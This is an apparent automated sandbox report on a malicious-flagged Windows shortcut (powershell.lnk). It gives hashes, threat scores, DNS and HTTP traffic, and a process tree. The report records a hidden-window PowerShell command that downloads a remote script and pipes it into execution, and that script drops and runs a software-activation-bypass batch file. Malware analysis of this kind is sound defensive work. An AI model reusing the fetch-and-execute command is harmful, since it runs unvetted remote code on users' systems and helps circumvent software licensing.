MALICIOUS

Classifications: -

Threat Names: Mal/Generic-S

Verdict Reason: -

Sample Type	**PowerShell Script (Shell Link)**
File Name	**powershell.lnk**
ID	#10314564
MD5	e8fa1645a2698af62050379684139317
SHA1	0cb8e75f2d858e3509a20188472efba781ae0ec5
SHA256	49cf9fe1a5b1c9f9027ecef5093396552e022e437042f9ed9cee7b6122fb2dee
File Size	1.83 KB
Report Created	2024-04-27 13:32 (UTC+2)
Target Environment	windows 10 (64bit TH2 -EN- MSO_2016 Desktop) | powershell

OVERVIEW

VMRay Threat Identifiers (5 rules, 7 matches)

Score	Category	Operation	Count	Classification
5/5	System Modification	Modifies operating system directory	1	-
	• (Process #1) powershell.exe creates file "C:\Windows\Temp\MAS_15344413.cmd" in the OS directory.			
4/5	Reputation	Malicious file detected via reputation	1	-
	• Reputation analysis labels the sample itself as Mal/Generic-S.			
2/5	Network Connection	Performs DNS request	2	-
	• (Process #1) powershell.exe resolves hostname "massgrave.dev" to IP "104.21.22.3". • (Process #1) powershell.exe resolves hostname "codeberg.org" to IP "217.197.91.145".			
2/5	Network Connection	Downloads file	1	-
	• (Process #1) powershell.exe downloads file via http from hxxps://codeberg[.]org/massgravel/Microsoft-Activation-Scripts/raw/commit/984b384d9e5facc222eecaa07b78def265395321/MAS/All-In-One-Version/MAS_AIO-CRC32_8B16F764.cmd.			
1/5	Network Connection	Connects to remote host	2	-
	• (Process #1) powershell.exe opens an outgoing TCP connection to host "104.21.22.3:443". • (Process #1) powershell.exe opens an outgoing TCP connection to host "217.197.91.145:443".			
-	Trusted	Known clean file	4	-
	• File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6de40067-cd2a-4666-8cd9-870e0a588215" is a known clean file. • Embedded file "" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_67a2505d-bf00-4e2f-b010-406d32caddc3" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_f9e52a2e-51b0-4ce6-9de0-3959d95ded6e" is a known clean file.			

Mitre ATT&CK Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
							#T1105 Remote File Copy		#T1071 Standard Application Layer Protocol		
									#T1105 Remote File Copy		


Sample Information


ID	#10314564
MD5	e8fa1645a2698af62050379684139317
SHA1	0cb8e75f2d858e3509a20188472efba781ae0ec5
SHA256	49cf9fe1a5b1c9f9027ecef5093396552e022e437042f9ed9cee7b6122fb2dee
SSDeep	24:84hOjWNXl/KDXBLoWn1muknJOxWkp+/CWP2+/CwrXcOCxs/pK6+/CqU5SQFKq+/a:8OOU29Au0JO9KmeBCq4
File Name	powershell.lnk
File Size	1.83 KB
Sample Type	PowerShell Script (Shell Link)
Has Macros	✔


Analysis Information

Creation Time	2024-04-27 13:32 (UTC+2)
Analysis Duration	00:04:00
Termination Reason	Timeout
Number of Monitored Processes	26
Execution Successful	True
Reputation Enabled	✔
WHOIS Enabled	✖
Built-in AV Enabled	✖
Built-in AV Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of AV Matches	0
YARA Enabled	✔
YARA Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of YARA Matches	0


Recycle Bin
Google Chrome
Mozilla Firefox
powershell
Search Windows
11:34 AM
4/27/2024


User Account Control
Do you want to allow this app to make changes to your PC?
Program name: Windows PowerShell
Verified publisher: Microsoft Windows
Show details
Yes
No
Change when these notifications appear





Screenshots truncated

NETWORK

General

4.41 KB total sent

465.41 KB total received

3 ports 80, 443, 53

6 contacted IP addresses

1 URLs extracted

3 files downloaded

0 malicious hosts detected

DNS

3 DNS requests for 3 domains

1 nameservers contacted

0 total requests returned errors

HTTP/S

3 URLs contacted, 2 servers

2 sessions, 5.02 KB sent, 473.93 KB received

HTTP Requests


Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	hxxps://massgrave[.]dev/get.ps1	-	-	-	0 bytes	CLEAN
GET	hxxps://codeberg[.]org/massgravel/Microsoft-Activation-Scripts/raw/commit/984b384d9e5facc222eecaa07b78def265395321/MAS/All-In-One-Version/MAS_AIO-CRC32_8B16F764.cmd	-	-	-	0 bytes	CLEAN
GET	hxxps://massgrave[.]dev/get	-	-	-	0 bytes	CLEAN

DNS Requests

Type	Hostname	Response Code	Resolved IPs	CNames	Verdict
A	massgrave[.]dev	NO_ERROR	104.21.22.3, 172.67.201.171	-	CLEAN
A	updatecheck[.]massgrave[.]dev	NO_ERROR	127.69.2.6	-	CLEAN
A	codeberg[.]org	NO_ERROR	217.197.91.145	-	CLEAN

BEHAVIOR

Process Graph



Process #1: powershell.exe

ID	1
File Name	c:\windows\system32\windowspowershell\v1.0\powershell.exe
Command Line	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden irm https://massgrave.dev/get | iex
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 102165, Reason: Analysis Target
Unmonitor End Time	End Time: 342239, Reason: Terminated by timeout
Monitor duration	240.07s
Return Code	Unknown
PID	4804
Parent PID	-
Bitness	64 Bit

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
C:\Windows\Temp\MAS_15344413.cmd	438.48 KB	af96f9cc8767566d7b69f37baf28c97322d6aeff9e905d71c7c7390bcd0a677e	✖

Host Behavior

Type	Count
Module	10
File	954
Environment	74
Registry	91
Mutex	23
-	37
System	364
-	2
Process	1

Network Behavior

Type	Count
HTTPS	3
DNS	2
TCP	2

Process #3: cmd.exe

ID	3
File Name	c:\windows\system32\cmd.exe
Command Line	C:\Windows\system32\cmd.exe /c ""C:\Windows\Temp\MAS_15344413.cmd" "
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 173289, Reason: Child Process
Unmonitor End Time	End Time: 342239, Reason: Terminated by timeout
Monitor duration	168.95s
Return Code	Unknown
PID	2532
Parent PID	4804
Bitness	64 Bit

Host Behavior

Type	Count
Module	1
File	4461
Environment	303
Process	22

Process #5: sc.exe

ID	5
File Name	c:\windows\system32\sc.exe
Command Line	sc query Null
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 174776, Reason: Child Process
Unmonitor End Time	End Time: 176049, Reason: Terminated
Monitor duration	1.27s
Return Code	0
PID	5020
Parent PID	2532
Bitness	64 Bit

Host Behavior

Type	Count
Module	1
File	3
-	3

Process #6: find.exe

ID	6
File Name	c:\windows\system32\find.exe
Command Line	find /i "RUNNING"
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 174847, Reason: Child Process
Unmonitor End Time	End Time: 176223, Reason: Terminated
Monitor duration	1.38s
Return Code	0
PID	4904
Parent PID	2532
Bitness	64 Bit

Process #7: findstr.exe

ID	7
File Name	c:\windows\system32\findstr.exe
Command Line	findstr /v "$" "MAS_15344413.cmd"
Initial Working Directory	C:\Windows\Temp\
Monitor Start Time	Start Time: 175372, Reason: Child Process
Unmonitor End Time	End Time: 176594, Reason: Terminated
Monitor duration	1.22s
Return Code	1
PID	5040
Parent PID	2532
Bitness	64 Bit

Process #8: cmd.exe

ID	8
File Name	c:\windows\system32\cmd.exe
Command Line	C:\Windows\system32\cmd.exe /c ver
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 175852, Reason: Child Process
Unmonitor End Time	End Time: 177041, Reason: Terminated
Monitor duration	1.19s
Return Code	0
PID	1656
Parent PID	2532
Bitness	64 Bit

Host Behavior

Type	Count
Module	8
Registry	17
File	22
Environment	9
System	2
Process	1

Process #9: reg.exe

ID	9
File Name	c:\windows\system32\reg.exe
Command Line	reg query "HKCU\Console" /v ForceV2
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 176051, Reason: Child Process
Unmonitor End Time	End Time: 177318, Reason: Terminated
Monitor duration	1.27s
Return Code	0
PID	3296
Parent PID	2532
Bitness	64 Bit

Host Behavior

Type	Count
Module	1
Registry	4
File	20

Process #10: find.exe

ID	10
File Name	c:\windows\system32\find.exe
Command Line	find /i "0x0"
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 176106, Reason: Child Process
Unmonitor End Time	End Time: 177418, Reason: Terminated
Monitor duration	1.31s
Return Code	1
PID	3452
Parent PID	2532
Bitness	64 Bit

Process #11: cmd.exe

ID	11
File Name	c:\windows\system32\cmd.exe
Command Line	C:\Windows\system32\cmd.exe /c echo prompt $E | cmd
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 176567, Reason: Child Process
Unmonitor End Time	End Time: 178189, Reason: Terminated
Monitor duration	1.62s
Return Code	0
PID	3292
Parent PID	2532
Bitness	64 Bit

Host Behavior

Type	Count
Module	8
Registry	17
File	18
Environment	19
System	1
Process	3

Process #12: cmd.exe

ID	12
File Name	c:\windows\system32\cmd.exe
Command Line	C:\Windows\system32\cmd.exe /S /D /c" echo prompt $E "
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 176655, Reason: Child Process
Unmonitor End Time	End Time: 178015, Reason: Terminated
Monitor duration	1.36s
Return Code	0
PID	3284
Parent PID	3292
Bitness	64 Bit

Host Behavior

Type	Count
Module	1
File	7

Process #13: cmd.exe

ID	13
File Name	c:\windows\system32\cmd.exe
Command Line	cmd
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 176718, Reason: Child Process
Unmonitor End Time	End Time: 178046, Reason: Terminated
Monitor duration	1.33s
Return Code	0
PID	3280
Parent PID	3292
Bitness	64 Bit

Host Behavior

Type	Count
Module	1
File	63
Environment	4

Process #14: cmd.exe

ID	14
File Name	c:\windows\system32\cmd.exe
Command Line	C:\Windows\system32\cmd.exe /S /D /c" echo "C:\Windows\Temp\MAS_15344413.cmd" "
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 177573, Reason: Child Process
Unmonitor End Time	End Time: 178931, Reason: Terminated
Monitor duration	1.36s
Return Code	0
PID	5080
Parent PID	2532
Bitness	64 Bit

Host Behavior

Type	Count
Module	1
File	7

Process #15: find.exe

ID	15
File Name	c:\windows\system32\find.exe
Command Line	find /i "C:\Users\RDhJ0CNFevzX\AppData\Local\Temp"
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 177607, Reason: Child Process
Unmonitor End Time	End Time: 178991, Reason: Terminated
Monitor duration	1.38s
Return Code	1
PID	2404
Parent PID	2532
Bitness	64 Bit

Process #16: fltmc.exe

ID	16
File Name	c:\windows\system32\fltmc.exe
Command Line	fltmc
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 177881, Reason: Child Process
Unmonitor End Time	End Time: 179004, Reason: Terminated
Monitor duration	1.12s
Return Code	0
PID	4320
Parent PID	2532
Bitness	64 Bit

Process #17: reg.exe

ID	17
File Name	c:\windows\system32\reg.exe
Command Line	reg query HKCU\Console /v QuickEdit
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 178146, Reason: Child Process
Unmonitor End Time	End Time: 179769, Reason: Terminated
Monitor duration	1.62s
Return Code	0
PID	1928
Parent PID	2532
Bitness	64 Bit

Host Behavior

Type	Count
Module	1
Registry	4
File	20

Process #18: find.exe

ID	18
File Name	c:\windows\system32\find.exe
Command Line	find /i "0x0"
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 178172, Reason: Child Process
Unmonitor End Time	End Time: 179440, Reason: Terminated
Monitor duration	1.27s
Return Code	0
PID	3500
Parent PID	2532
Bitness	64 Bit

Process #19: cmd.exe

ID	19
File Name	c:\windows\system32\cmd.exe
Command Line	C:\Windows\system32\cmd.exe /c ping -4 -n 1 updatecheck.massgrave.dev
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 178475, Reason: Child Process
Unmonitor End Time	End Time: 180070, Reason: Terminated
Monitor duration	1.59s
Return Code	0
PID	3556
Parent PID	2532
Bitness	64 Bit

Host Behavior

Type	Count
Module	8
Registry	17
File	13
Environment	17
System	1
Process	2

Process #20: ping.exe

ID	20
File Name	c:\windows\system32\ping.exe
Command Line	ping -4 -n 1 updatecheck.massgrave.dev
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 178608, Reason: Child Process
Unmonitor End Time	End Time: 179893, Reason: Terminated
Monitor duration	1.28s
Return Code	0
PID	3616
Parent PID	3556
Bitness	64 Bit

Host Behavior

Type	Count
Module	1
File	26
Environment	9
Registry	2
-	4
-	1

Network Behavior

